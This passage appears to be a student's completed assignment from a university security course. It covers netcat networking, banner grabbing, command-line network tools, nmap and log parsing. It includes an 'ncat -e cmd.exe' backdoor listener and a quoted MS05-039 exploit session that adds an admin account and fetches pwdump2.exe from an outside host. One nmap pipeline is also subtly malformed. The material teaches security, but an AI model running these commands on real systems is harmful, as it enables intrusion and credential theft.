backdoor that attackers put on servers.

```
ncat -l 4455 -e cmd.exe
```

Open a command prompt and run the command. When you run the command it will appear to just hang. It is actually not hanging but listening on port 4455 for incoming connections. (Note: your Windows VM has a live internet-facing IP address, so do NOT leave this open for long -- move on to the next part so we connect to it. If you leave this listening, an automated attacker from the internet *will* connect to it and potentially take over the VM!)

On the Windows VM, open a second command prompt and run netstat to see the socket listening on port 4455 and **post a screenshot**:

```
netstat –anop tcp
```




Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	856
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:2701	0.0.0.0:0	LISTENING	2708
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	4632
TCP	0.0.0.0:4455	0.0.0.0:0	LISTENING	7380
TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:5986	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	472
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	1152
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	1216
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING	2204
TCP	0.0.0.0:49670	0.0.0.0:0	LISTENING	612
TCP	0.0.0.0:49704	0.0.0.0:0	LISTENING	580
TCP	0.0.0.0:59371	0.0.0.0:0	LISTENING	612
TCP	0.0.0.0:59376	0.0.0.0:0	LISTENING	4988
TCP	67.159.88.70:139	0.0.0.0:0	LISTENING	4
TCP	67.159.88.70:3389	174.109.84.112:49516	ESTABLISHED	4632
TCP	67.159.88.70:5040	0.0.0.0:0	LISTENING	8224
TCP	67.159.88.70:49671	152.3.100.134:445	ESTABLISHED	4
TCP	67.159.88.70:54260	152.3.99.24:445	ESTABLISHED	4
TCP	67.159.88.70:55985	13.89.187.212:443	ESTABLISHED	2668
TCP	67.159.88.70:58529	172.217.0.78:443	TIME_WAIT	0
TCP	67.159.88.70:58558	108.177.122.189:443	ESTABLISHED	8348
TCP	67.159.88.70:58630	13.107.21.200:443	TIME_WAIT	0
TCP	67.159.88.70:58631	13.107.21.200:443	TIME_WAIT	0
TCP	67.159.88.70:58632	204.79.197.200:443	TIME_WAIT	0
TCP	67.159.88.70:58633	204.79.197.200:443	TIME_WAIT	0
TCP	67.159.88.70:58655	172.217.15.100:443	TIME_WAIT	0
TCP	67.159.88.70:58656	172.217.3.227:443	TIME_WAIT	0
TCP	67.159.88.70:58657	172.217.0.72:443	TIME_WAIT	0
TCP	67.159.88.70:58658	104.17.67.176:443	TIME_WAIT	0
TCP	67.159.88.70:58659	104.17.214.204:443	TIME_WAIT	0
TCP	67.159.88.70:58660	172.217.0.78:443	TIME_WAIT	0
TCP	67.159.88.70:58662	104.16.252.5:443	TIME_WAIT	0
TCP	67.159.88.70:58663	172.217.0.67:443	TIME_WAIT	0
TCP	67.159.88.70:58664	13.33.33.219:443	TIME_WAIT	0
TCP	67.159.88.70:58665	13.33.33.219:443	TIME_WAIT	0
TCP	67.159.88.70:58666	13.33.33.219:443	TIME_WAIT	0
TCP	67.159.88.70:58667	13.33.33.219:443	TIME_WAIT	0
TCP	67.159.88.70:58668	13.33.33.219:443	TIME_WAIT	0
TCP	67.159.88.70:58669	13.33.33.219:443	CLOSE_WAIT	3664
TCP	67.159.88.70:58670	13.33.33.99:443	TIME_WAIT	0
TCP	67.159.88.70:58671	13.33.33.99:443	TIME_WAIT	0
TCP	67.159.88.70:58672	13.33.33.99:443	TIME_WAIT	0
TCP	67.159.88.70:58673	13.33.33.99:443	TIME_WAIT	0
TCP	67.159.88.70:58674	13.33.33.99:443	TIME_WAIT	0

Now from your Linux VM**,** telnet into the Windows box to establish a connection. The following command will connect you to your Windows server via a telnet connection to port 4455.

```
telnet <WINDOWS_MACHINE_IP> 4455
```


Some shell features won't work (e.g. up-arrow, cursor controls, etc.), but you should be able to run commands and see output. **Run some commands and post a screenshot** (be sure to show the initial telnet command in your screenshot so we can tell it worked).



Once you have received a command shell on the Linux VM, in a new separate command prompt, run the command:


```
netstat –ntp
```

You should see your outgoing connection on Linux box to see your connection running on port 4455. **Post a screenshot.**



On the Windows machine via RDP, open a new command shell and run netstat to see the connection from that end and **post a screenshot**:

```
netstat –nop tcp
```




Close the command shell by typing *exit* to end the ncat service running.

Question 13: Banner Grabbing: Services Spilling Their Guts (6 points)

After using Nmap or another port scanner to identify what ports are open on a system, you may like to be able to get more information about those ports. You can usually accomplish this by connecting to a port; the service will immediately spill its version number, software build version, and perhaps even the underlying operating system.

For example, from your Linux VM, run this command and **post a screenshot of the output**.

```
echo QUIT | nc target.colab.duke.edu 22
```



To become better acquainted with sockets, you will write a small socket-based program called **getbanner** to do the above operation. You may write it in the language of your choice, but it must run (and compile, if using a compiled language) on a standard Linux environment such as the Ubuntu 18.04 of your Linux VM. The only further restriction is that it may not use telnet, ncat, or nc in its operation (otherwise, a bash script literally containing the snippet above would suffice, and that wouldn't be very interesting).

The algorithm for the program will be similar to the shell command shown above:

1. Get the hostname and port from the command line arguments.
2. (If none are supplied, print an appropriate usage message.)
3. Connect to the given host on the given TCP port.
4. Send the remote host the string "QUIT\n".
   (This isn't a standard -- some protocols recognize this as a legitimate quit command, and for those that don't, most will print their version information regardless of what the clients send.)

5. Read everything the client sends, printing it to the console as it's received.
6. When the server disconnects, quit.

Note: this is just 10-30 lines of code, depending on language (even in Java).

Submit a zip file called `<netid>_getbanner.zip` with your code and a Makefile (if needed) to the Sakai locker for this assignment.

NOTE: You are submitting the **zipped code** to **Sakai** and the **PDF answers** to **Gradescope**.

Question 14: Networking Tools (9 points)

Linux and Windows have lots of networking tools that are built into the operating system. These tools are very valuable to know and understand because they become very useful for troubleshooting, system forensics, network assessment, etc. These are not classified as security tools, but most security professionals use them on a daily basis.

For both a Linux-based system and Windows-based system, learn to use the following commands: netstat, ifconfig/ipconfig, nslookup, traceroute/tracert, ping, pathping, host, dig, top, ps/tasklist.

For help on Linux commands, type “man toolname” (example, “man ping”)
For help on Windows commands, type “toolname /?” (example, “ping /?”)

The reason you are learning these tools for both operating systems is because some of the flags/switches for these tools differ between them and even versions of the OS.

For each of the tools below, fill in the table with the system information and a brief description of the tool.
For any utility that requires a hostname use *duke.edu*
Use your Windows and Linux VMs for this exercise for consistent output.

TOOL	Brief Description	Brief Linux output	Brief Windows output
netstat	Print network connections, routing qtables, interface statistics, masquerade connections and multicast memberships	Active Internet connections (w/o servers) Proto Recv-Q Send-Q Local Address Foreign Address State tcp 0 236 vcm-6357.vm.duke.ed:ssh cpe-174-109-84-11:49680 ESTABLISHED Active UNIX domain sockets (w/o servers) Proto RefCnt Flags Type State I-Node Path unix 2 [ ] DGRAM 1267780 /run/user/1185763/systemd/notify unix 3 [ ] DGRAM 13825 /run/systemd/notify unix 9 [ ] DGRAM 13835 /run/systemd/journal/socket	Active Connections Proto Local Address Foreign Address State TCP 67.159.88.70:3389 cpe-174-109-84-112:49814 ESTABLISHED TCP 67.159.88.70:49671 ad-dc-01:microsoft-ds ESTABLISHED TCP 67.159.88.70:49855 oit-cm12-pap1:10123 ESTABLISHED TCP 67.159.88.70:52056 52.173.28.179:https ESTABLISHED TCP 67.159.88.70:54260 oit-nas-fe10-node7:microsoft-ds ESTABLISHED TCP 67.159.88.70:64988 atomic-310:https TIME_WAIT TCP 67.159.88.70:64995 atomic-310:https TIME_WAIT TCP 67.159.88.70:65000 atomic-310:https TIME_WAIT TCP 67.159.88.70:65004 atomic-310:https SYN_SENT TCP 67.159.88.70:65005 atomic-310:https SYN_SENT TCP 67.159.88.70:65006

			atomic-310:https TIME_WAIT TCP 67.159.88.70:65008 atomic-310:https ESTABLISHED
ip (Linux) ipconfig (Windows)	Show or manipulate routing, network devices interfaces and tunnels	$ip addr 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host valid_lft forever preferred_lft forever 2: eth0: <BROADCAST,MULTICAST,UP,L OWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000 link/ether 00:50:56:a1:df:e3 brd ff:ff:ff:ff:ff:ff inet 67.159.95.117/23 brd 67.159.95.255 scope global eth0 valid_lft forever preferred_lft forever inet6 fe80::250:56ff:fea1:dfe3/64 scope link valid_lft forever preferred_lft forever	Windows IP Configuration Ethernet adapter Ethernet0: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::10da:2657:86cc:b4a5%4 IPv4 Address. . . . . : 67.159.88.70 Subnet Mask . . . . . : 255.255.254.0 Default Gateway . . . . . : 67.159.88.1
nslookup	Query Internet name servers interactively	$nslookup duke.edu Server: 127.0.0.53 Address: 127.0.0.53#53 Non-authoritative answer: Name: duke.edu Address: 152.3.72.104	nslookup duke.edu Server: rsv-bc- fitzcachedns.oit.duke.edu Address: 152.3.72.100 Name: duke.edu Address: 152.3.72.104
traceroute (Linux) tracert (Windows)	Print the route packets trace to network host	$traceroute duke.edu traceroute to duke.edu (152.3.72.104), 30 hops max, 60 byte packets 1 152.3.53.2(152.3.53.253) 0.700 ms 0.925 ms 1.006 ms 2 * * * 3 tel1-ipe-e3-8-e4-8- pc8.netcom.duke.edu (10.236.254.62) 2.485 ms 2.565 ms 2.738 ms 4 tel1-sp-resnet-vrf- v4309.netcom.duke.edu (10.236.242.114) 1.584 ms 1.909 ms 2.072 ms 5 tel1-ipe-dc-lb-vrf-pc12- 50.netcom.duke.edu (10.236.244.113) 3.359 ms 3.313	Tracing route to duke.edu [152.3.72.104] over a maximum of 30 hops: 1 <1 ms <1 ms <1 ms 152.3.53.254 2 * * * Request timed out. 3 1 ms 1 ms 1 ms tel1-ipe- e3-2-e4-2-pc2.netcom.duke.edu [10.236.254.50] 4 2 ms 1 ms 1 ms tel1-sp- resnet-vrf-v4309.netcom.duke.edu [10.236.242.114] 5 2 ms 2 ms 2 ms tel1-ipe- dc-lb-vrf-pc12-50.netcom.duke.edu [10.236.244.113] 6 2 ms 3 ms 2 ms tel1-p-e3-

		ms 3.133 ms 6 tel1-p-e3-9-e4-9-pc8.netcom.duke.edu (10.236.254.63) 3.637 ms 2.739 ms 1.7	9-e4-9-pc8.netcom.duke.edu [10.236.254.63] 7 3 ms 2 ms 2 ms rsv-152-3-72-254.oit.duke.edu [152.3.72.254] ^C
ping	Ping – send ICMP ECHO_REQUEST packets to network hosts	$ ping duke.edu PING duke.edu (152.3.72.197) 56(84) bytes of data. 64 bytes from 152.3.72.197: icmp_seq=1 ttl=240 time=21.7 ms 64 bytes from 152.3.72.197: icmp_seq=2 ttl=240 time=27.3 ms --- duke.edu ping statistics --- 93 packets transmitted, 93 received, 0% packet loss, time 92152ms rtt min/avg/max/mdev = 1.512/5.903/145.779/15.320 ms	> ping duke.edu Pinging duke.edu [152.3.72.197] with 32 bytes of data: Reply from 152.3.72.197: bytes=32 time=27ms TTL=240 Reply from 152.3.72.197: bytes=32 time=22ms TTL=240 Reply from 152.3.72.197: bytes=32 time=25ms TTL=240 Reply from 152.3.72.197: bytes=32 time=22ms TTL=240 Ping statistics for 152.3.72.197: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = 22ms, Maximum = 27ms, Average = 24ms
pathping	Pathping is a TCP/IP based utility (command-line tool) that provides useful information about network latency and network loss at intermediate hops between a source address and a destination address	N/A	>pathping duke.edu Tracing route to duke.edu [152.3.72.104] over a maximum of 30 hops: 0 VCM-439F5846.win.duke.edu [67.159.88.70] 1 152.3.53.254 2 * * ^C
host	DNS lookup utility	duke.edu has address 152.3.72.104 duke.edu mail is handled by 10 mx.oit.duke.edu.	N/A
dig	DNS lookup utility	dig duke.edu ; <<>> DiG 9.11.3-1ubuntu1.2-Ubuntu <<>> duke.edu ;; global options: +cmd ;; Got answer: ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10054 ;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1 ;; OPT PSEUDOSECTION: ; EDNS: version: 0, flags:; udp: 65494	N/A

		;; QUESTION SECTION: ;duke.edu. IN A ;; ANSWER SECTION: duke.edu. 100 IN A 152.3.72.104 ;; Query time: 0 msec ;; SERVER: 127.0.0.53#53(127.0.0.53) ;; WHEN: Sun Sep 23 19:02:00 EDT 2018 ;; MSG SIZE rcvd: 53	
ps (Linux) tasklist (Windows)	Reports a snapshot of current processes	~$ ps PID TTY TIME CMD 13187 pts/0 00:00:00 bash 13425 pts/0 00:00:00 ps	Image Name PID Session Name Session# Mem Usage ========== ======== System Idle Process 0 Services 0 8 K System 4 Services 0 24 K smss.exe 308 Services 0 216 K csrss.exe 400 Services 0 1,700 K wininit.exe 472 Services 0 1,184 K csrss.exe 488 Console 1 716 K winlogon.exe 564 Console 1 88 K services.exe 580 Services 0 9,476 K lsass.exe 612 Services 0 16,128 K fontdrvhost.exe 708 Services 0 228 K

Example ping	Ping – send ICMP ECHO_REQUEST packets to network hosts	$ ping duke.edu PING duke.edu (152.3.72.197) 56(84) bytes of data. 64 bytes from 152.3.72.197: icmp_seq=1 ttl=240 time=21.7 ms 64 bytes from 152.3.72.197: icmp_seq=2 ttl=240 time=27.3 ms ^C --- duke.edu ping statistics --- 2 packets transmitted, 2 received, 0% packet loss, time 1001ms rtt min/avg/max/mdev = 21.728/24.554/27.380/2.826 ms	> ping duke.edu Pinging duke.edu [152.3.72.197] with 32 bytes of data: Reply from 152.3.72.197: bytes=32 time=27ms TTL=240 Reply from 152.3.72.197: bytes=32 time=22ms TTL=240 Reply from 152.3.72.197: bytes=32 time=25ms TTL=240 Reply from 152.3.72.197: bytes=32 time=22ms TTL=240 Ping statistics for 152.3.72.197: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = 22ms, Maximum = 27ms, Average = 24ms


(Citation – Linux man pages)

Question 15: Data processing (8 points)
In this question, you'll be manipulating some text data. Beyond the tools covered in class, you may want to look into:


- AWK, a general purpose computer language that is designed for processing text-based data, either in files or data streams. The name AWK is derived from the surnames of its authors Alfred V. Aho, Peter J. Weinberger, and Brian W. Kernighan.
- Perl is also a general purpose computer language focused on text-based data developed by Larry Wall.

Task 1: Filter nmap output

Using any combination of the tools above, on your Linux VM, write a *single command* with pipes that will parse out the only the registered hostnames from an Nmap List scan of the 152.3.64.* subnet. Your output should not include those hosts without a hostname or any other extraneous output. Give the full command and a small sample (5 hosts) of output. Do not use -sT or -sS in the Nmap Scan. A sample screenshot (with command blurred out of course) is shown below:



An attacker might use output like the above to better understand a target environment, especially after they've gained a foothold to an internal network.




Command – nmap -n -sP 152.3.64.*/24 -oG- | awk '/Up$/(print $2)' | nslookup -oG- | awk '/name/ {print $4;}'

Task 2: Log analysis

In question 2, we reviewed the output of Logwatch. That tool analyzes system logs such as the authorization log **auth.log**. Let's do a bit of similar analysis ourselves.

Using wget, obtain this auth.log from a real production server on the internet.

Write a single command that identifies all the *unique* IP addresses that tried and failed to login using the invalid user 'admin'. Post a screenshot.



Command - grep "Failed password for invalid user admin" auth.log | grep -Po "[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+" | sort | uniq

Question 16: MS05-30 Attack Script (6 points)

The script below was pulled off a compromised machine in the Department of Computer Science at NC State University. **For each of the differently highlighted blocks of commands, explain what is being done.** Some research may be needed.

```
* >HOD-ms05039-pnp-expl 192.168.1.204 7777
*
* [*] connecting to 192.168.1.204:445...ok
* [*] null session...ok
* [*] bind pipe...ok
* [*] sending crafted packet...ok
* [*] check your shell on 192.168.1.204:7777
* Ctrl+C
*
* >nc 192.168.1.204 7777
*
* Microsoft Windows 2000 [Version 5.00.2195]
* (C) Copyright 1985-2000 Microsoft Corp.
*
* C:\WINNT\system32>
* C:\WINNT\system32>net user root root /add
* The command completed successfully.
*
* C:\WINNT\system32>net localgroup administrators root /add
* The command completed successfully.
*
* C:\WINNT\system32>echo open 1.2.3.4 > x1
* C:\WINNT\system32>echo user tel-user 15XAsl1Pwk4I >> x1
* C:\WINNT\system32>echo get pwdump2.exe >> x1
* C:\WINNT\system32>echo quit >> x1
